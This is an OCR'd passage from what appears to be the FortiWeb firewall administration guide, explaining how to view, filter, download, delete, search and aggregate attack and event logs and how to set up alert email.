
- Enabling log types, packet payload retention, & resource shortage alerts
- Switching between Raw & Formatted log views
- Coalescing similar attack log messages
- Downloading log messages
- Searching attack logs

Switching between Raw & Formatted log views

You can view log messages in either **Raw** or **Formatted** view:


- **Raw** — Displays log messages exactly as they appear in the log file, as a single line of text consisting of field-value pairs.

Viewing log messages (Raw view)



- **Formatted** — Displays log messages in a columnar format. Each log field in a log message appears in its own column, aligned with the same field in other log messages, for rapid visual comparison. When displaying log messages in formatted view, you can customize the log view by hiding, displaying, and arranging columns and/or by filtering columns, refining your view to include only those log messages and fields that you want to see.

Viewing log messages (Formatted view)



To switch between raw logs and formatted logs

1. Go to one of the log types, such as **Log&Report > Log Access > Event**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 62.

2. Click the **Formatted** or **Raw** icon, depending on which view is currently displayed. (**Formatted** is the default.)

   The page refreshes and toggles to the other view.

See also

- Displaying & arranging log columns
- Filtering log messages
- Coalescing similar attack log messages
- Searching attack logs

Displaying & arranging log columns

When viewing logs in **Formatted** view, you can show, hide and re-order most columns to display only relevant categories of information in your preferred order.



You cannot hide the **Packet Log** or **Detail** columns in the attack log and traffic log.

For most columns, you can also filter data within the columns to include or exclude log messages which contain your specified text in that column. For more information, see Filtering log messages on page 717.


To display or hide columns

1. Go to one of the log types, such as **Log&Report > Log Access > Event**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 62.

2. Click the **Column Settings** icon.

   Lists of available and displayed columns appear.



3. Select which columns to hide or display:

- In the **Available fields** area, select the names of individual columns you want to display, then click the single right arrow to move them to the **Show these fields in this order** area.
- In the **Show these fields in this order** area, select the names of individual columns you want to hide, then click the single left arrow to move them to the **Available fields** area.

4. Change the order of the columns:

- In the **Show these fields in this order** area, select a column name whose order of appearance you want to change.
- Click **Move Up** or **Move Down** to move the column in the ordered list.

  Placing a column name towards the top of the **Show these fields in this order** list will move the column to the left side of the **Formatted** log view.

5. Click **OK**.

   The page refreshes, displaying the columns that you selected, in the order that you specified. Column settings persist when changing pages or logging out, and apply to all administrator accounts with access to the page.

See also

- Filtering log messages


Filtering log messages

When viewing log messages in **Formatted** view, you can filter columns to display only those log messages that do or do not contain your specified content in that column.

Filters cannot be used in **Raw** view.

By default, column headings contain a gray filter icon. It becomes green when a filter is configured and enabled.

Filter icons



To filter log messages by column contents


1. Go to one of the log types, such as **Log&Report > Log Access > Event**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 62.

2. In the heading of the column that you want to filter, click the **Filter** icon.

   Alternatively, on the tool bar, click the **Filter Settings** button.

   The filter dialog appears.



3. If you clicked the **Filter Settings** button on the tool bar, click the green + icon next to **Add new filter**, then, from the **Field** drop-down list that appears, select the name of the column that will be the basis for filtering the log view.
4. To **exclude** log messages with matching content in this column, mark the **NOT** check box; otherwise, leave it clear.
5. For **Date** and **Time** filters, define the time period in **To** and **From**.

   For other filters, in **Value**, type the **entire** value that matching log messages must contain in that column. Appropriate filter strings vary by the column.



Type the **entire** value of a field in the column **exactly**, or use wild card characters (*) to indicate multiple possible matching values. (For HTTP constraint logs, the entire **Message** (`msg`) field is **not** displayed in **Formatted** view; you must use **Raw** view instead.) Otherwise either results will be different than you intend, or no log messages may entirely match the filter, and so the results will be empty.

   For example, when filtering the log view based upon the **ID** column, in **Value**, you could type an entire, single log ID:

   ```
   00032009
   ```

   or you could match multiple log IDs by using an asterisk (*) to match multiple characters:

   ```
   *32009
   ```

   ```
   00032*
   ```

   ```
   *32*
   ```

   Matching log messages are excluded or included in your view based upon whether you have marked or cleared **NOT**.
6. Click **OK**.

   A column's filter icon is green when the filter is currently enabled.

To clear one filter

1. Go to one of the log types, such as **Log&Report > Log Access > Event**.
2. In the heading of the column whose filter you want to clear, click the **Filter** icon. (A column's filter icon is green when the filter is currently enabled.)

   Alternatively, on the tool bar, click the **Filter Settings** button.

   The filter dialog appears.
3. Click the red X next to the column name in the filter dialog.
4. Click **OK**.

   The column filter icon becomes gray and the page refreshes.

To clear all filters

1. Go to one of the log types, such as **Log&Report > Log Access > Event**.

2. On the tool bar, click the **Filter Settings** button.
3. Click **Clear all filters**.
4. Click **OK**.

   All column filter icons become gray and the page refreshes.

Downloading log messages

You can download logs that are stored locally (i.e., on the FortiWeb appliance's hard drive) to your management computer.

In the web UI, there are two different methods:

- Download one or more **whole log files**. (If the log has not yet been rotated, there may be only one file.)
- Download only the log messages that occurred within a **specific time period**, regardless of which file contains them.

To download log messages matching a time period

1. Go to **Log&Report > Log Access > Download**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 62.

2. Configure these settings:



Setting name	Description
Log Type	Select one of the following log types to download
System Time	Displays the date and time according to the FortiWeb appliance's clock at the time that this page was loaded, or when you last clicked the **Refresh** button.

Setting name	Description
Start Time	Choose the starting point for the log download by selecting the year, month and day as well as the hour, minute and second that defines the first of the log messages to download.
End Time	Choose the end point for the log download by selecting the year, month and day as well as the hour, minute and second that defines the last of the log messages to download.

3. Click **Download**.

   If there are no log messages of that log type in that time period, a message appears:

   ```
   no logs selected
   ```


   Click **Return** and revise the time period or log type selection.

4. If a file download dialog appears, choose the directory where you want to save the file.

   Your browser downloads the log file in a `.tgz` compressed archive. Time required varies by the size of the log and the speed of the network connection.

To download a whole log file


1. Go to one of the log types, such as **Log&Report > Log Access > Event**.



   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 62.

2. Click **Log Management**.


   A page appears, listing each of the log files for that type that are stored on a local hard drive.



3. Mark the check box next to the file that you want to download.

4. Click **Download**.

A dialog appears.



5. Select either **Normal format** (raw, plain text logs) or **CSV format** (comma-separated value).

   Raw, unencrypted logs can be viewed with a plain text editor. CSV-formatted, unencrypted logs can be viewed with a spreadsheet application, such as Microsoft Excel or OpenOffice Calc.

6. If you would like to password-encrypt the log files using 128-bit AES before downloading them, enable **Encryption** and type a password in **Password**.

   Encrypted logs can be decrypted and viewed by archive viewers that support this encryption, such as 7zip 9.20 or WinRAR 5.0.

7. Click **OK**.

8. If a file download dialog appears, choose the directory where you want to save the file.

   Your browser downloads the log file as a `.log` or `.csv` file, depending on which format you selected. Time required varies by the size of the log and the speed of the network connection.

Deleting log files

If you have downloaded log files to an external backup, or if you no longer require them, you can delete one or more locally stored log files to free disk space.

To delete a log file

1. Go to one of the log types, such as **Log&Report > Log Access > Event**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 62.

2. Click **Log Management**.

   A page appears, listing each of the log files for that type that are stored on the local hard drive.



3. Either:

To delete **all** log files, mark the check box in the column heading. All rows' check boxes will become marked.

To delete **some** log files, mark the check box next to each file that you want to delete.

4. Click **Clear Log**.

Searching attack logs

When you have many attack logs, you can locate a specific log using search.




If searching HTTP constraint logs based upon the **Message** (`msg`) field, make sure that your search criteria considers the entire message. The whole **Message** field is **not** displayed in **Formatted** view, which hides the prefix; you must use **Raw** view instead.

To search an attack log

1. At the top of the **Attack log** window, click the **Log Search** icon.

   A dialog appears.
2. To perform a simple search, enter the term you want to search in the **Keyword** field and click **OK**.
3. To perform an advanced search, click the blue expansion arrow beside **Advanced Search**.

   The dialog expands.
4. Configure these settings:


Log Search
From 2014 04 07 Hour 00 Minute 00
To 2014 04 07 Hour 23 Minute 59
all any
Sub Type
Source not
Destination not
Source Port not
Destination Port not
Method not
Action not
Policy not
Service not
HTTP Host not
HTTP URL not
User Agent not
Severity Level not
Trigger Policy not
Message not
Signature Subclass Type not
Signature ID not
Source Country not
OK
Cancel

Setting name	Description
Keyword(s)	Type the exact keywords you want to search for. Unlike a quick search, an advanced search returns only the results that exactly match the specified keywords. For example, entering `allow` as a keyword **will not** provide results such as `allow_host` and `waf_allow_method`. You must enter the exact terms. If a single keyword consists of multiple words each separated by a space, surround the words with quotation marks (`"`). If quotation marks are not used, the search will treat each word as an individual keyword. This setting is optional. **Note:** If you entered keywords in the quick search field before opening the advanced **Search Dialog**, those keywords are retained when the dialog opens, and will be used as part of the parameters for the advanced search. Remove the keyword if it does not apply to your advanced search.
From/To **Hour** **Minute**	Select the date and time range that contains the attack log that you are searching for. **Note:** The date fields default to the current date. Ensure the date fields are set to the actual date range that you want to search.
all/any	Select **`all`** if you want to search for all terms specified in the fields shown below the **all/any** options. For example, if terms are entered in **Sub Type** and **Action**, the search results display only the attack logs matching both of those terms. Select **any** if you want to search for any one of the terms specified in the fields shown below the **all/any** options. For example, if terms are entered in **Sub Type, Source, Action** and **Policy**, the search results display the attack logs that match any of those terms.
not	Select **not** if you want to search for conditions that exclude a specific term. For example, if an IP address is entered in the **Source** field, and **not** is selected, the search results **exclude** all attack logs with that source IP address.

Setting name	Description
Sub Type	Type an exact match for the value of one or more log fields.
Source	To exclude log records that match a criterion, mark its **Not** check box.
Destination	**Note: Source** may be the IP address according to an HTTP header such as `X-Forwarded-For:` instead of the `SRC` at the IP layer. See Defining your proxies, clients, & X-headers on page 366.
Source Port	
Destination Port	
Method	
Action	
Policy	
Service	
HTTP Host	
HTTP URL	
User Agent	
Severity Level	
Trigger Policy	
Message	
Signature Subclass Type	
Signature ID	
Source Country	

5. Click **OK** to initiate the search.



Search results include only exact matches for keywords and terms entered in the advanced **Search Dialog**. Ensure that the keywords and terms are accurate and relevant to the search and that the date and time fields cover the actual range you want to search.

The attack log refreshes to show the search results on a new page. The page includes two new icons: **Generate Log Detail PDF** and **Reset**.

6. To generate a detailed report of the attack log search results in PDF format, click a check box for the log to view and select the **Generate Log Detail PDF** icon.
7. Select **Reset** to clear the search results and return to the full list of attack logs.

Coalescing similar attack log messages

FortiWeb can generate many types of attack log messages, including Custom Access Violation, Header Length Exceeded, IP Reputation Violation, and SQL Injection.

To make attack log messages easier to review, when the total number of attack types exceeds 32 in a single day, FortiWeb aggregates two types of messages — signature attacks and HTTP protocol constraints violations — in the **Aggregated Attacks** page. For messages generated by a threat score exceeding the threshold, FortiWeb generates one aggregated message for each day.

For more information on the signatures and constraints that generate the aggregated messages, see Blocking known attacks & data leaks on page 501, HTTP/HTTPS protocol constraints on page 578, and Configuring threat scoring on page 514.



Some attacks only generate one log message per interval while an attack is underway. They are effectively already coalesced. See Log rate limits on page 691 and Viewing log messages on page 706.


To coalesce similar attack log messages

1. Go to **Log&Report > Log Access > Aggregated Attacks**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 62.

2. Each row of aggregated log messages is initially grouped into similar attack types, **not** primarily by day or time.

   If you want to aggregate attacks by time instead, click **Aggregate log by Date**.




#	Date-Time	Type	Count
2014-01-15(1)			
1	2014-01-15	Attack signature captured : Generic Attacks	5
2013-12-17(3)			
2	2013-12-17	Attack signature captured : Information Disclosure	3
3	2013-12-17	Attack signature captured : Cross Site Scripting	2
4	2013-12-17	Attack signature captured : Generic Attacks	2
2013-12-16(4)			
5	2013-12-16	Attack signature captured : Cross Site Scripting	7
6	2013-12-16	Attack signature captured : SQL Injection	4
7	2013-12-16	Attack signature captured : Generic Attacks	3
8	2013-12-16	Information Disclosure-Microsoft Office Document Properties Leakage : Signature ID 080050001	1

Type: Attack signature captured : Generic Attacks

MSG ID	Source	Destination	URL
7779	10.36.165.2	10.36.162.201	/WebGoat/attack
7777	10.36.165.2	10.36.162.201	/WebGoat/attack
7739	10.36.165.2	10.36.162.201	/WebGoat/attack
7737	10.36.165.2	10.36.162.201	/WebGoat/attack
7696	10.36.165.2	10.36.162.201	/WebGoat/attack

   Each page in the display contains up to 7 dates' worth of aggregated logs. To view dates before that time, click the arrow to go to the next page.

   To expand a row in order to view individual items comprising it, click the blue arrow in the **#** column.



#	Date-Time	
2014-01-15(1)		
1	2014-01-15	Attack s
2013-12-17(3)		
2	2013-12-17	Attack s
3	2013-12-17	Attack s
4	2013-12-17	Attack s

3. To view a list of all log messages comprising that item, click the item's row. Details appear in a pane to the right.



Alert email

To notify you of serious attack and/or system failure events, you can configure the FortiWeb appliance to generate an alert email.

Alerts appear on the dashboard. FortiWeb will also generate alert e-mail if you configure email settings and include them in a trigger that is used by system resource thresholds and/or traffic policies.

Alert email are based upon events that are also in log messages. If you have received an alert email and want to know more about the events, go to the corresponding log messages. For information on viewing locally stored log messages, see Viewing log messages on page 706.

To configure alert email

1. Configure email settings so that FortiWeb will be able to connect to an SMTP server that will deliver alerts. See Configuring email settings on page 728.
2. If you want to receive email about attacks or policy violations, add the email settings to the trigger that is used by those policies. See Configuring triggers on page 705.
3. If you want to receive email about system resource statuses, configure alert thresholds. See Logging on page 689.
4. If you want to receive copies of event log messages via email, See Configuring alert email for event logs on page 731.

Configuring email settings

If you define email settings, FortiWeb can send email to alert specific administrators or other personnel when a serious condition or problem occurs, such as a system failure or network attack. Email settings include email address information for selected recipients and it sets the frequency that emails are sent to those recipients.

For example, you might configure a signature set to monitor for SQL-injection violations and take specific actions if those types of violations occur. The specific actions can include sending an alert email, in which case the email is sent to the individuals identified in the email settings attached to the trigger used for the SQL injection violation. The trigger could also include recording the violation in Syslog or FortiAnalyzer. For more information on Syslog or FortiAnalyzer settings, see Configuring Syslog settings on page 701 and Configuring FortiAnalyzer policies on page 702.

The alert email settings also enables you to define the interval that emails are sent if the same alert condition persists following the initial occurrence.

For example, you might configure the FortiWeb appliance to send only one alert message for each 15-minute interval after warning-level log messages begin to be recorded. In that case, if the alert condition continues to occur for 35 minutes after the first warning-level log message, the FortiWeb appliance would send a total of three alert email messages, no matter how many warning-level log messages were recorded during that period of time.

